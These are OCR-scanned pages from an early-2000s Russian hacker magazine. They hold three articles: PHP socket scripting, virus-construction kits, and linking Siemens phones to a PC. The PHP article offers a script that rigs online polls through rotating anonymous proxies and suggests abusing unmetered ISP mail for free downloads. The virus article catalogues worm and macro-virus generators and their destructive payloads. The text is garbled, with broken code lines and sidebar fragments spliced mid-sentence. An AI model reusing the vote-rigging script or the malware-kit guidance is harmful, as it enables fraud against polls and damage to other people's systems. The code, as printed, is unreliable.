Иногда бывает необходимо закачать какой-нибудь большой (или не очень) файл на сайт с другого сервера. Можно, конечно, сперва слить его к себе на комп, а потом upload'ить на сайт по FTP, но в этом случае ты дважды(!) перекачиваешь одну и ту же информацию, что довольно глупо, ведь можно заставить сам сервер скачать нужный тебе файл - без участия твоего компа как такового. Тема заезжена perl-вариантами, а я расскажу, как это делается на PHP:

```
<?
$socket = fsockopen("127.0.0.1", 80); //коннект
fputs($socket,"GET /cd/1.exe HTTP/1.0\nHOST:
cd\n\n"); //запрос
while(!feof($socket,31337)){"\n" && !feof($socket)}
unset($buffer); //отбрасываем заголовок
while(!feof($socket)) $buffer.=fread($socket, 1024);
//читаем в переменную файл порциями по 1024 байт
$file_size=strlen($buffer); //считаем длину полученной строки, т.е. файла
$f=fopen("download.exe","wb+");//собственно, пишем в файл
fwrite($f, $buffer, $file_size);
echo "Size of downloaded file:
$file_size<br><br>"; //вывод результата
?>
```

Кстати, часто в локальных сетях в виде бонуса дают бесплатный трафик с провайдерскими pop3 и smtp серверами, а значит имеет смысл при помощи PHP скачивать файл и посылать его на мыло, трафик с которым не учитывается. Таким образом можно получить возможность на халяву качать мегатонные файлы! Правда, в этом случае можно здорово получить по шею от админа сетки, которому, в свою очередь, сильно влетит от начальства за безумный mail-трафик ;). Но если сложности тебя не пугают (7 раз подумай, а потом подумай еще раз ;)), то, так

Этот класс предоставляет довольно широкие возможности по работе с почтой, избавляя от необходимости вручную строить сообщения. А вот скрипт, показывающий, каким образом можно аттачить файлы.

```
<?
include "mime_mail.inc";
$file="big_file.jpg";
$content_type="image/jpeg";
$f=fopen($file, "r"); //Читаем файл
$filesize= filesize($file);
$data=fread($f, $filesize);
fclose($f);
$mail=new mime_mail; #создаем копию объекта
$mail->from="hacker@yuoohost.com";
$mail->to="hacker@isp.ru";
$mail->subject="Файло!";
$mail->body="Держи файл!";
$mail->add_attachment($data, $file, $content_type);
$mail->send();
?>
```

И делов-то ;)

ПРО СОКЕТЫ

Большинство сетевых приложений состоит из двух частей: клиента и сервера. Существует масса примеров такого типа приложений: IRC-клиент и IRC-сервер, браузер и web-сервер, клиент FTP и сервер FTP. Весь процесс связи клиента с сервером на уровне приложения сводится к отправке серверу запроса и получению ответа на него. Для этого PHP (и многие другие языки) используют сокет Беркли (Berkeley), которые служат интерфейсом общего назначения для сетевых транспортных служб. Сокеты являются конечными пунктами связи; в системе клиент-сервер клиент является одной сокетой, а сервер - другой. Эти две точки связаны между собой абстрактным "каналом связи", основанном на вполне реальном кабеле (радиоканале, спутнике, чем угодно). 300 байт о том, что такое "Беркли". Это, прежде всего, город на территории США, в котором находится одноименный университет. В 70-х годах минувшего века там трудилась небольшая группа талантливых программистов, возглавляемая Биллом Джоем (Bill Joy). Основной их задачей было совершенствование UNIX V6, которую они успешно решали, поочередно выпуская все новые и новые версии пакетов Berkeley Software Distribution (BSD) Собственно, в процессе работы над первыми BSDями и была разработана технология

НАКРУТКА ГОЛОСОВАНИЙ

Ну вот и подошли к основной задаче. Не так уж это просто - грамотно накрутить голосование, ведь в абсолютном большинстве случаев voting-скрипт ведет статистику по IP-адресам голосовавших, дабы избежать повторных волеизъявлений. Есть, однако, анонимные проху-сервера, позволяющие ос-

уж и быть, расскажу, как прикреплять к письму файлы средствами PHP. Наиболее просто задача решается использованием уже написанного буржуйскими программистами class'a - "mime_mail".



"phpclasses.phpclub.net"

тавлять в логах разные ip'шники, что, зачастую, довольно эффективно. Но опять же, если накручивать с сервера, притом желательнее буржуйского, т.к. почти все проксики находятся за М9, а стало быть, связь с ними лучше из забугорных каналов. Сразу скажу, это довольно серьезная задача, под которую я наворотил довольно сильный скрипт. Сценарий будет использовать в работе текстовый файл с адресами анонимных проксикиков, где порт отделяется от хоста двоеточием. Например, 217.65.34.11:3128 (адрес я придумал от балды). Следует заметить, что в PHP нет как таковой поддержки проху-серверов, поэтому мне пришлось слепить класс (class), позволяющий осуществлять работу через прокси. Приводить здесь код класса я не буду - незачем; если тебе интересно, ты ведь всегда его можешь посмотреть.

TIPS&TRICKS

Для тонкой настройки Windows XP Professional существует специальная программа gredit.msc (Пуск ->Выполнить ->gredit.msc). При помощи нее можно сделать кучу полезных вещей, например, убрать с рабочего стола значок корзины, забыть про пункт Справка в меню Пуск, отключить Active Desktop, убрать всплывающие подсказки, запретить доступ к панели управления и т.д. и т.п. Все наиболее полезные возможности этой проги расположены в папке Конфигурация пользователя/Административные шаблоны, в других папках ничего интересного я не нашел. И еще, не ищи эту прогу в XP Home Edition, нет ее там.

Zoom (zoom611@e-mail.ru)

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru)

Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах []. В конце года самый активный участник получит 100\$.

Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).


NEXT

Взлом

HACKER'S PHP

Никита Кислицин aka Nikitos (nikitoz@fromru.com)

< Folder 3 >



"Пример html-формы накрутки"


В этом class'e создана функция rx(), принимающая две обязательные переменные (хост и URL получаемого файла) и одну необязательную (номер порта web-сервера, по умолчанию - 80). Этот класс - сердце нашего скрипта, поэтому начинается накрутка довольно стандартно:

```
<?
include "proxy.inc";
$prox=new proxy;
?>

А вот продолжение... Я писал его минут 40(! - постоянно что-то не работало ;). В итоге я приблизился если не к идеалу, то, по крайней мере, рабочему варианту:

<?
include "proxy.inc"; //Подключаем класс
$prox=new proxy; //делаем копию объекта
if(isset($submit)) //Нажата ли кнопка отправки формы?
{
    $prox_arr=file("proxies.txt"); //Режим в массив файл с проксиками
    $num_prox=count($prox_arr); //считаем количество элементов в массиве
    if(!isset($i)) //Если НЕ выставлена переменная счетчика, выставляем
        { $i=0; }
    $ff=$i; //Доп. переменная
    $ff+=9; //увеличиваем ее значение на 9
    $host_url=explode("\", $url); //Разрезаем введенный пользователем URL на хост и Адрес док-та
    $host=$host_url[0];
    $url=$host_url[1];
    $num_prox--; //Снимаем единицу с числа элементов в массиве $num_prox (нумерация элементов в массиве начинается с 0)
    while($i<=$ff && $i<=$num_prox)
        {
            $pro=explode(":", $prox_arr[$i]); //режим адрес проксики на хост и порт
            $proxy_host=$pro[0]; //Определяем переменные в классе
```

```
$proxy_port=$pro[1];
$prox->proxy_host="$proxy_host";
$prox->proxy_port="$proxy_port";
$socket=$prox->rx("$host", "$url"); //пуск функции из класса proxy
if(!$socket)
{
    $problems.="<n<br>Проблема с этим проксиком: $prox_arr[$i]"; //Если произошла ошибка...
}
else
{
    if($i==$b)
    {
        echo "<script>location='script.php'</script>";
    }
}
}
Echo "Накрутка голосования успешно завершена.<br> В процессе накрутки произошли следующие ошибки: <br><b><b>$problems</b></b>";
}
else
{
    echo "Здесь HTML-форма...";
}
?>
```



"Результат работы накрутки"

От пользователя скрипту передаются 2 параметра: URL до скрипта (без http://) со всеми передаваемыми ему переменными, включая идентификатор ответа и количество требуемых "голосов" в поддержку какого-то варианта ответа. Также необходим большой список прокси-серверов, достав который, следует сразу отбросить все левые адреса, для чего удобно поюзать специальные утилитки (либо же ничего не проверять: скрипт, в принципе, сам все проверяет, правда, это несколько замедляет его выполнение :). Аналогично, как и в случае рассылки спама, выполнение скрипта будет повторяться, покауда не иссякнет список проксикиов.

ИСПОЛЬЗУЕМЫЕ PHP-ФУНКЦИИ

Краткий экскурс по функциям PHP, используемым в выше-приведенных скриптах.

fsockopen (хост, порт, переменная с номерами ошибок, переменная с пояснением к ошибкам). Создает локальный сокет и пытается соединить его с удаленным. Если соединение удачное, возвращает True, в противном случае - False.

fopen (имя файла, режим работы с ним). Эта функция может открывать как локальный файл, так и удаленный (указывается url до него). Что касается режимов открытия, то тут ассортимент стандартный:

- a** - открыть для дополнения, данные дописуются в конец файла;
- a+** - открыть для дополнения и чтения;
- r** - только чтение;
- r+** - данные дописываются в начало файла, причем поверх старых;
- w** - открывает файл для записи, содержимое файла уничтожается;
- w+** - чтение и запись, все как в предыдущем случае;

isset (имя переменной) - проверяет, определено ли значение какой-то переменной, если определено - возвращает true, в противном случае - False;

explode ("разделитель", "строка") - режет строку в массив, используя указанный разделитель;

implode() - выполняет обратную функцию;

file (имя файла) - бьет содержимое файла в массив, используя в качестве разделителя символ новой строки, т.е. \n.

Операторы сравнения, определения значений переменных:

- =** - устанавливает значение переменной;
- ==** - знак равенства (используются, в отличие от перла, для всех типов данных);
- !=** - знак неравенства;
- !** - знак отрицания, частица "не" Т.е., например, `if(!fsockopen())` - показывает, что если коннект НЕ удался, то делать надо то-то...

САГА О ПРОТОКОЛАХ

Ммм... А ты знаешь, как работает браузер? :). Если ты подумал, что я говорю про вершину протоколов - про уровень взаимодействия с пользователем ("ввел адрес, нажал на пимпу, все пучком" - вот и весь протокол =)), то ты ошибся. Я говорю про более низкоуровневые вещи - про уровень сокетов.


HTTP-клиент, т.н. "браузер", соединяется с указанным сервером и начинает с ним общаться, отдавая серверу HTTP-команды, называемые также "методами". За ними идет адрес документа на сервере и версия протокола HTTP. Формат строки запроса примерно такой: GET /index.html HTTP/1.0, здесь используется метод GET для документа index.html, очевидно, главной страницы сайта. Затем в заголовке клиент посылает на сервер необязательную информацию о своей конфигурации и форматах принимаемых документов. Информация эта посылается построчно, строки отделяются друг от друга последовательностью символов возврата каретки и новой строки (\r\n), завершается запрос пустой строкой. т.е. \r\n\r\n. Вот пример заголовка:

```
Accept: */*
Connection: Keep-Alive
User-Agent: Megascript
Host: www.xakep.ru
```

< Folder4 >


Потом сервер, переварив запрос, отвечает на него, например, так:

```
HTTP/1.0 200 OK
Date: Thu, 14 May 2002 23:54:21 GMT
Server: Apache/1.3.6 (Win32)
Last-Modified: Mon, 13 May 2002 20:04:12 GMT
и так далее...
```



"Результат неверного запроса"

После заголовка идет уже непосредственно HTML-документ, который обрабатывается браузером и выводится на экран в виде web-страницы. Понятно? Раз так, подумай, как работают FTP, Telnet, Smtп, Irc и прочие клиенты. Да так же! Просто у них свой собственный язык, свой собственный протокол! Именно поэтому на PHP можно выписывать полноценные клиенты, ничем не уступающие по возможностям тем, что ты ежедневно пользуешься. Именно таким образом пишут "пауков", "ботов", короче - проги, которые самостоятельно расхаживают по web'у, причем делают это не хуже любого юзера - таким софтом пользуются все поисковые машины при индексации сайтов, на этом основаны все те накрутки голосований, счетчиков, брутфорсеры, и прочий софт, который мы с тобой пишем ;).



"access.log вебсервера Apache"

THE КОНЕЦ


Краткий курс по работе с socket'ами из-под PHP подошел к концу. Правда, PHP красивее перла? :). А главное - яснее и короче: ни один из скриптов в этой статье не перевалил и за 30 строк. Это притом, что в них довольно много воды - html'я. На чистом plain code будет еще меньше.

А Perl? Одни заголовки браузеру+подключение модулей - уже строк пять ;)).

Как бы то ни было, все эти скрипты - всего лишь примеры реализации клиентских частей некоторых web-приложений, эти примеры довольно четко отражают весь процесс взаимодействия клиента с сервером, показывают, как это взаимодействие осуществляется. Теперь ты уже и сам, наверное, сможешь написать клиентскую часть к какому-нибудь сервису, что весьма отрадно.

А в следующий раз мы, может быть, напишем настоящего irc-бота =). Причем я обязуюсь систематично изложить весь процесс его написания, чтобы ты сам мог его модифицировать, добавляя новые оригинальные функции.

P.S. Если у тебя возникли трудности с пониманием программ либо же проги просто не заработали на твоём хостинге - отпиши мне, очень может быть, что помогу. Я специально не стал нигде выкладывать скрипты - пока будешь перебивать их из журнала, может что-то осядет в твоём мозгу. Да, качнуть используемые в программах классы можно здесь: <http://x-p.nm.ru/classes/index.html> Если хостер опять там что-то удалил (как уже несколько раз делал!), то можешь отписать мне - через некоторое время пришлю.



"Лучшая книга по PHP!"

P.P.S. Автор статьи не занимается спам'ом. Спамлист, что на скрине, попал в его руки вместе с очередным рекламным письмом. Автор выступает резко против спама, его бы воля, всем бы спамерам ноги повыдергивал ;).



< Взлом >25/07\02

ВЫСТАВОЧНЫЙ КОМПЬЮТЕРНЫЙ
ЦЕНТР
САВЕЛОВСКИЙ

Тел. 784-7223, 784-72-26

- самый большой крытый рынок
компьютеров и бытовой техники!



На 20% дешевле,
чем в магазинах

- ✓ Самые низкие цены.
- ✓ На площади 8000 кв.м.
- ✓ У нас торгуют более 200 фирм
- ✓ Широчайший выбор техники

Мы ждем Вас с 10-00 до 20-00 без выходных
м. "Савеловская", Суцевский Вал, д.5.
(Из метро - направо по подземному переходу).

Взлом

КАЖДАЯ КУХАРКА МОЖЕТ НАПИСАТЬ ВИРУС

Леший с Лукоморья (lukomora@hacker.ru)

Каждая кухарка может написать вирус



Как без особых усилий создают вирус, троянца или червя

«Каждая кухарка может управлять государством», - как-то сказал В.И. Ленин. Я могу перефразировать это высказывание - «Каждая кухарка может написать свой вирус, троянского коня или червя». Это стало возможным благодаря тому, что сейчас существует огромное множество разнообразных утилит, облегчающих процесс создания макровирусов для MS Word или MS Access, троянских коней и даже Internet-червей. На сайте "Большой вирусной энциклопедии" (<http://www.viruslist.com>) дано описание некоторого числа конструкторов вирусов: VCL, DREG, G2, IVP, NRLG, PS-MPC, StalkerX, VCC, Script.Alamar, Macro Virus Development Kit и т.д. О некоторых из них и пойдет речь в моей статье. Однако сразу хочу предупредить, что в Уголовном Кодексе РФ существует "замечательная" статья 273 "Создание, использование и распространение вредоносных программ для ЭВМ", по которой можно "загнать" на три года в места не столь отдаленные. А если твоё творение повлекло еще и тяжкие последствия, то можно сушить сухари на срок от 3 до 7 лет. Кстати, здесь есть небольшая хитрость, которой можно воспользоваться. Семерик грозит только в том случае, если тяжкие последствия наступили "по неосторожности", а вот если ты все делал, зная о последствиях, то 2 пункт к тебе применить нельзя; по крайней мере, закон это не позволяет. Но сядешь по-любому, вопрос только в сроке.


< Folder 1 >

О ПОГОДЕ

Прежде чем начать рассказ о творениях сегодняшнего дня, позволю себе вернуться в 95-й год. Я тогда работал администратором в одной коммерческой конторе, и в один прекрасный момент у нас в сети появился вирус OneHalf, шумевший в то время по всей стране. Отловить его мы отловили, но тогда я задался вопросом: "Насколько легко запустить к нам в сеть вирус?". Потом этот вопрос трансформировался в "Насколько легко создать свой вирус?". Конечно, можно было воспользоваться книжкой Хижняка "Пишем вирус... и антивирус", но она подразумевала знание асемблера, а его знают далеко не все.

КАК ЖИЗНЬ ПОВЕРНУЛАСЬ

И вот тогда я впервые столкнулся с генераторами вирусов, которые облегчают создание новых вирусов и их модификаций. При этом от автора (создателем его как-то язык назвать не поворачивается) не требуется никаких серьезных знаний языков программирования - ни Асемблера, ни С, ни каких других. Всего за пару дней поисков в Internet и в FIDO (большим подспорьем оказалась эха PVT.VIRII) я нашел не только несколько коллекций вирусов (общее число их составило около 3000), но и первый генератор вирусов. Это был VCL - The Virus Creation Laboratory. Эта графическая оболочка, написанная на Turbo Vision, позволяла достаточно легко создать вирусы, троянцы и логические бомбы для MS DOS, в т.ч. и содержащие механизмы (например, шифрование тела вируса с помощью механизма Стуртех или антиотладочные механизмы), усложняющие их поиск и обнаружение. При создании вируса можно было использовать различные параметры: резидентный/нерезидентный, заражающие EXE-/COM-файлы, тип поиска файла для заражения и т.д. Для защиты от различных резидентных антивирусов данный генератор позволял внедрять в создаваемые вирусы технологию Virex-Protection. В комплекте с VCL поставляются и примеры вирусов.



The Virus Creation Laboratory

Похожим на VCL является генератор Virus Lab Creations, который также разработан для создания DOS-вирусов, в т.ч. и загрузочных. VLC позволял создавать вирусы с различными деструктивными функциями (удаление файлов, очищать секторы, замедлять работу системы и т.д.). В результате генератор создавал исходный код на языке С++, который можно было компилировать и распространять.



Virus Lab Creations

Из интересных возможностей, присутствующих у других генераторов, можно назвать задание даты активации, что позволяет указать время, в которое вирус начнет свое победное шествие. Такая возможность, например, есть у NRLG.



NuKE RANDOMIC LIFE GENERATOR

ГДЕ СИДЯТ ВИРМЕЙКЕРЫ?



* Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ 1. Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сетей, а равно использование либо распространение таких программ или машинных носителей с такими программами - наказываются лишением свободы на срок до трех лет со штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев. 2. Те же деяния, повлекшие по неосторожности тяжкие последствия, - наказываются лишением свободы на срок от трех до семи лет.

Можно долго рассказывать и о других генераторах, тем более, что в свое время я нашел еще 30 с лишним аналогичных утилит, в т.ч. и для создания полиморфных вирусов. Однако время MS DOS и других клонов DOS (PC DOS, DR DOS и т.д.) прошло - пришло время Windows и Unix. Перейдем к генераторам, облегчающим создание вирусной заразы именно для этих операционных систем.

ЭТО СЛАДКОЕ СЛОВО - MUSTDIE

Я пропущу описание того, как всего за пару часов с помощью поисковика нашел исходные тексты червя Морриса, нашумевшего в 88 году, и Melissa, нашумевшего спустя десятилетие. Грамотный программист при желании может использовать их при создании не менее опасных червей. Также в мою коллекцию попал и Millennium Internet Worm, кото-

рый позволяет использовать бреши в различных сервисах (IMAP, BIND, Mount, FTP и т.д.) и проникать на удаленные машины, устанавливать себя на них и продолжать свое победное шествие, проникая в другие системы.

Однако перейду к самим генераторам. Например, MiNi ULTRAS Construction Kit, который позволяет создавать макровирусы для редактора Word 97, Word 98, которые еще можно встретить в российских компаниях. Написать с помощью MiNi макровирус очень просто. Достаточно в графической консоли (сама реализована в виде макроса) задать необходимый функционал, задать имя вируса и импортировать его в Word'овый документ. И дело в шляпе - вирус, который может, например, удалить установленные у вашего визави антивирусы (поддерживается большой список от AVP и Norton Antivirus до McAfee и ViruSafe), готов.



Один из экранов MiNi ULTRAS Construction Kit

Этот же автор предлагает и еще один свой продукт - более продвинутую версию ULTRAS Construction Kit 2.0 for Word, которая функционирует как отдельное приложение, а не макрос из-под Word. Макровирусы, созданные с помощью этого генератора, могут:

- * завершить работу Windows;
- * удалить драйвер vm32.vxd, необходимый для работы Windows 95;
- * удалить файлы в каталоге Windows или Program Files;
- * удалить динамические библиотеки .dll в каталоге windows\system;
- * удалять файлы в каталоге, в котором находится зараженный макровирусом документ.
- * И т.д.



Один из экранов ULTRAS Construction Kit 2.0

Помимо MiNi UCK и UCK 2.0 существуют и другие генераторы, ориентированные на создание макровирусов для Word'a. Например, VicodinES Macro Poppy Construction Kit v1.0, Class Macro Kit, China Town Macro Word Virus Construction Kit и т.д., которые я не буду описывать подробно. Для



Взлом

КАЖДАЯ КУХАРКА МОЖЕТ НАПИСАТЬ ВИРУС

Леший с Лукоморья (lukomore@xaker.ru)



<Folder2>

создания вирусов, поражающих документы Word 2000, можно использовать \$SMOOTHIE's Macro Virus Creator 2000 или Walrus Macro Virus Generator. Помимо Word'a вирьмейкеры оккупировали и другие офисные продукты компании Билла Гейтса, например, Excel, Access, PowerPoint и т.д. Одним из таких генераторов является LineZer0 Macro Engine (LIME), который создает вирусы не только для Word'a, но и для Excel и Access. Также существуют Access Macro Generator для MS Access и Powerpoint Macro Generator для MS PowerPoint.

ИНЕТ-ЧЕРВИ

Еще один продукт хакерских технологий - Senna Spy Internet Worm Generator 2000, считающийся первым генератором Internet-червей в мире. Этот инструмент, функционирующий под управлением Windows 95, 98, NT и 2000, позволяет создавать черви (на Visual Basic Script), распространяемые различными способами, например, через Outlook.



Senna Spy Internet Worm Generator 2000

Аналогом SSIWG является Vbs Worm Generator, однако последний является более продвинутым. С его помощью можно задавать не только текст для тела и темы сообщения, в котором может распространяться червь, но и ряд других параметров. Например, включить механизм выключения компьютера, дату активации червя, переход на заданный URL, показ какого-либо сообщения и т.д.

ЧТО ТАКОЕ «ТРОЯНСКИЙ КОНЬ»?




Название "троянский конь" вышло из сюжета о Троянской войне между ахейцами и троянцами, возникшей в результате спора между тремя богинями - Герой, Афиной и Афродитой за обладание яблоком с надписью "прекраснейшей" (яблоко раздора). Битва у стен Трои (или, по-другому, Илиона), длившейся более 10 лет, закончилась после того, как мастер Эпей по совету Одиссея строит деревянного коня, в котором прячется отряд воинов. После того как по совету Синона и несмотря на запреты прорицательницы Кассандры, троянцы ввозят коня в город, ночью из конского полога нутра выбираются воины, которые открывают городские ворота и нападают на спящих троянцев. В результате город разграблен и сгорает в пламени пожара. Гомер в своей "Одиссее" так пишет об этом:

...падет Илион, отворивши
Стены коню, где ахейцы избранные будут скрываться,
Черную участь и смерть приготовив троянам враждебным.
После воспел он, как мужи ахейские в град ворвались,
Чрево коня отворив и из темного выбежав склепа;
Как, разъяренные, каждый по-своему град разоряли...

песнь VIII, 511-516

Помимо распространения через e-mail, черви, созданные с помощью VbsWG, могут передаваться и через IRC. Кстати, для IRC-вирусов существует и еще один генератор - Worm Irc Script Kit.



Vbs Worm Generator

ЮНИКС? НУ КОНЕЧНО!

Теперь скажу пару слов про Unix'овые вирусы. К сожалению, генераторы таких вирусов мне неизвестны. Если не считать The Ding Lik's Millenium C Virus Generator, который генерит исходный текст вируса на C, что позволяет портировать его и на платформу Unix. Однако в Internet можно найти несколько исходных текстов (например, fuzzy.c, проекты TFN и TFN2K), которые позволяют создать на их основе свои собственными вирусами, инфицирующие Unix-системы.

ОТОРВЕМСЯ ОТ СТЕРЕОТИПОВ

Вирусы все чаще осваивают сеть Internet и начинают распространяться через различные необычные для них каналы - ICQ, Napster или Gnutella. Даже такой гуру в области вирусов, как Евгений Касперский, предсказывает появление вирусов, проникающих на компьютеры через дыры в различных играх, например, CounterStrike. Поэтому можно предположить, что через некоторое время появятся утилиты, облегчающие создание троянов и червей, распространяющихся с помощью указанных технологий. Но в заключение статьи хочу лишний раз напомнить, что создание вирусов - уголовно наказуемое деяние, и поэтому не стоит сильно увлекаться этим процессом. Если, конечно, ты не планируешь зарабатывать на этом деньги, как это делают некоторые «бойцы невидимого фронта».



Ж У Р Н А Л
МОТО



ВСЕ ОСТАЛЬНОЕ - ОТСТОЙ

Взлом

ПОДКЛЮЧАЯ ТЕЛЕФОНЫ

Andrew Fadeev (andrewf@ukr.net)

ПОДКЛЮЧАЯ ТЕЛЕФОНЫ

ПОВЕСТЬ В ДВУХ ЧАСТЯХ

Телефонами стали управлять не микропрограммы, а практически целые операционки (говоря об особо новых моделях, слово "практически" можно опустить).

Если ездить с ноутбуком по городу, можно составить список сот, а потом специальной программой построить карту. Если найти карту города в нужном масштабе и одно наложить на другое, можно продавать шпионам.

Телефоны S серии оснащены таким благом, как инфракрасный порт. Им же обладают КПК, в частности на PalmOS. Будем соединять.

Если у тебя есть КПК, не забывай, что через ИК-порт ты можешь записывать на телефон и загружать с телефона записи календаря и адресной книги без специальных программ.


< Folder 1 >

Как-то раз, совсем случайно, мой мобильный телефон Siemens S35i и трубка домашнего радиотелефона Panasonic оказались лежащими рядом. Когда я увидел эту композицию, первое, что я заметил, так это то, что Panasonic в два раза больше по всем трем измерениям. Это заставило меня задуматься. Первые мобильные терминалы имели размеры и побольше, чем у радиотелефона, а умели ровно столько же - совершать и принимать звонки. Со временем размеры уменьшались, а ассортимент функций расширялся. Телефонами стали управлять не микропрограммы, а практически целые операционки (говоря о особо новых моделях, слово "практически" можно опустить). Программное обеспечение стало сложным (тут и багов прибавилось), и модульным - обычно WAP браузеры пишут одни фирмы, а потом каждый их адаптирует под свои телефоны. Сложный софт требует отладки, вот разработчики и включили в свои телефоны интерфейсы для компьютера. Сначала это были просто служебные выходы, позволяли только обновлять версии программного обеспечения и давали доступ к служебным функциям. Но в телефонах стали появляться модемы (WAP не святым духом живет), органайзеры и прочие фишки вроде MP3 плееров. Тогда связь с ПК стала уже документированной функцией, в продажу поступили кабели и софт синхронизации адресной книги и расписания (SoftDataLink для Siemens). Но скрытые функции остались, а жажда исследований у программистов не иссякла. И началось...

Часть первая

Движимое и недвижимое (мобильник и PC или ноутбук)

Итак, наша задача соединить мобильный телефон и компьютер. Поскольку я являюсь счастливым обладателем Siemens S35i, то я на его примере и буду рассказывать. Все это касает-




Тот самый кабель. Купить можно на siemens-club.ru

ся и других телефонов, только названия программ будут другие, а назначения те же. Первое, что нам надо, это кабель. Купить его можно на радиорынке и во многих магазинах, торгующих трубками. В Инете пишут, как сделать самому, если хочешь, то в конце статьи есть ссылка. А теперь я расскажу о программах и о том, что они могут.

S25/35 Explorer.

Классика жанра. Существуют версии под все творения Сименса. На картинке ты видишь столбик кнопочек. Пройдемся.



S25/35 Explorer

Phonebook

Открывает доступ ко всем телефонным книгам телефона (на SIM, в памяти и в специальной области SIM). К спискам принятых, набранных и пропущенных звонков. Заметь, VIP записи обозначаются восклицательным знаком. Зная это, можно сэкономить время на создании VIP записи - просто при наборе имени вкатать восклицательный знак в конец, а не лазить по менюшкам. Здесь можно создавать, изменять, удалять и экспортировать в разные форматы записи. Еще можно печатать на принтер, набирать номера и нормализовывать записи. Последнее означает, что в опциях программ можно задать цифры, которые при выборе нормализации будут добавляться к записи. Удобно, если оператор требует обязательного набора кода страны и города при звонках на городские телефоны.

Organizer

Актуально только для S25/35/45, SL45 и ME45 (может еще для кого, извините, если забыл), короче, для моделей бизнес класса. Там встроенный календарь с расписанием. Под этой кнопкой прячется простенький интерфейс для него.

Send Logo

S25, вся 35 и 45 серии (и остальные новые модели с циферками 40, 42, 50) позволяют скучное имя оператора на главном экране менять на любую картинку. Рисуем черно-белую картинку с размерами 101x21 (C35, M35), 101x43 (S35), 101x45 (SL45, S45, ME45) или трехцветную (только красный, зеленый, синий) размером 97x26 для S25 и заливаем на телефон. Ждем секунду, любимся.

Delete Logo

Усе, надоело - возвращаем обычный текст.

Send Tone

Берем любую одногласную мидишку и заливаем телефон - будет работать звонком.

Netinfo

Список видимых телефону сетей.

Netmonitor

Выводит список видимых телефону сот, их номера в сети и уровень сигнала. Если ездить с ноутбуком по городу, можно составить список сот, а потом специальной программой построить карту. Интересно. Если найти карту города в нужном масштабе и одно наложить на другое, можно продавать шпионам.

Synch. Time

Синхронизируем часы телефона с часами компьютера.

< Folder 2 >

Switch teleph. Off

Отрубает телефон. Скорее демонстрация возможностей, чем жизненная необходимость.

SMS-List.

Список принятых и отправленных SMS. Здесь можно написать новое и отправить flash послание. Отличается тем, что оно автоматически высвечивается на экране телефона. А главное - посмотреть номер отправившего можно только сохранив сообщение в список. Но не все телефоны это умеют, а те, что умеют, прячут эту функцию глубоко в меню. Вот тебе и поле для розыгрышей.

Call Forwarding

Настройки переадресации.

Locks

Управление блокировками и паролями.

Siemens x35 RusPhoneBook




Siemens x35 RusPhoneBook

Телефоны Siemens обладают странной особенностью. Они могут показывать русские записи в телефонной книге и русские SMS, но вот набирать их не могут. Эта программа позволяет создавать записи в книге на русском языке.

Sx35CZ

Делает все то же, что и S25/35 Explorer. Но обладает более удобным интерфейсом плюс он на многих языках, включая русский. Лично у меня работает стабильнее.



Sx35CZ

MIDI Converter



MIDI Converter

